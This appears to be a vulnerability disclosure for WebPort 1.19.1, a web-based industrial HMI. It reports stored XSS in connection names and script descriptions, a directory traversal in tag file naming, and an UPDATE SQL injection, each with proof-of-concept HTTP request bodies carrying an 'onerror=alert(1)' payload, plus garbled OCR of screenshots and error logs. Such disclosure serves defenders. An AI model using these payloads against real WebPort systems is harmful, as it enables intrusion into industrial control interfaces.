
WebPort 1.19.1

Stored xss in /access/setup?type-conn

in /access/setup?type-conn, in connection name， parameter name will be injected into HTML content with out any filter


```
http://127.0.0.1:8188/access/actionedit

type=conn&ip=localhost&name=localhost'%3Cimg+src%3D%2F+onerror%3Dalert(1)%3E&allow=1&showpageinfo=1&pin=1&print=1&autologin=
```




Directory traversal in tags of system settings

in tags of system settings, we can create a tags file just like tags.csv in `\WebPort\system\tags` .

and if we set tag= `../test` , and we will create a test.csv in `\WebPort\system\`






71 lines (41 sloc) | 2.81 KB

Stored xss in /script/listcalls

in /script/listcalls, in new called script, the description will be injected into HTML content with out any filter.


```
http://127.0.0.1:8188/script/actionedit

type=callscript&id=test&desc=test%3Cimg+src%3D%2F+onerror%3Dalert(1)%3E
```



POST Stored xss and SQL injection in /log?type=error

in /access/setup?type-conn, in connection name， parameter name will be injected into HTML content with out any filter.

but if we set a connection name with a double quote or a single quote,just like `test"` or `test'`, the connection name will be injected into UPDATE SQL query.




just like

```
UPDATE Data SET data = '{"default":{"IP":"default","Name":"default","Allow":true,"AllowPin":false,"Fullscreen":false,"ShowPageInfo":t

","Allow":true,"AllowPin":false,"Fullscreen":false,"ShowPageInfo":true,"Zoom":false,"Scale":false,"EmbedPdf":false,"PinSidemenu":true
```

it is a UPDATE SQL injection.

if you set connection name just like a `localhost <img src="/" onerror="alert(1)">`, so this name will be injected into HTML content with out any filter.


Debug
Systemlogg
Fellogg
Användarlogg
Kommentarer
Debug
Fellogg
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
EditThisCookie
Adblock Plus
<tr id="-1" class="entry odd" role="row">…</tr>
<tr id="-1" class="entry even" role="row">
<td class="sorting_1">2019/5/31 17:02:42</td>
<td>…</td>
<td>DbSqlite.ExecuteSql</td>
<td></td>
<td>
"SQL Error: SQL logic error or missing database near "src": syntax error, SqlQuery: UPDATE Data SET data = '{"default":
{"IP":"default","Name":"default","Allow":true,"AllowPin":false,"Fullscreen":false,"ShowPageInfo":true,"Zoom":false,"Scale":false,"EmbedPdf":false,"PinSidemenu":tr
":true,"AutoLogin":"","AllowAccessTicket":false,"AllowAccessTicketCreation":false,"DisplayConfiguration":{}},"localhost":{"IP":"localhost","Name":"localhost"
<img src="/" onerror="alert(1)"> == $0
"","Allow":true,"AllowPin":false,"Fullscreen":false,"ShowPageInfo":true,"Zoom":false,"Scale":false,"EmbedPdf":false,"PinSidemenu":true,"AllowScriptCall":false,"Al
127.0.0.1:8188/log?type=error
127.0.0.1:8188 显示
1
确定
Filter
Rensa logg
Tid
Typ
Plats
Användare
Meddelande
2019/5/31 16:35:57
WebPortCommon
DbSqlite.GetDataSetFromSql
SQL Error: SQL logic error or missing database
2019/5/31 16:35:59
WebPortCommon
DbSqlite.ExecuteSql
SQL Error: SQL logic error or missing database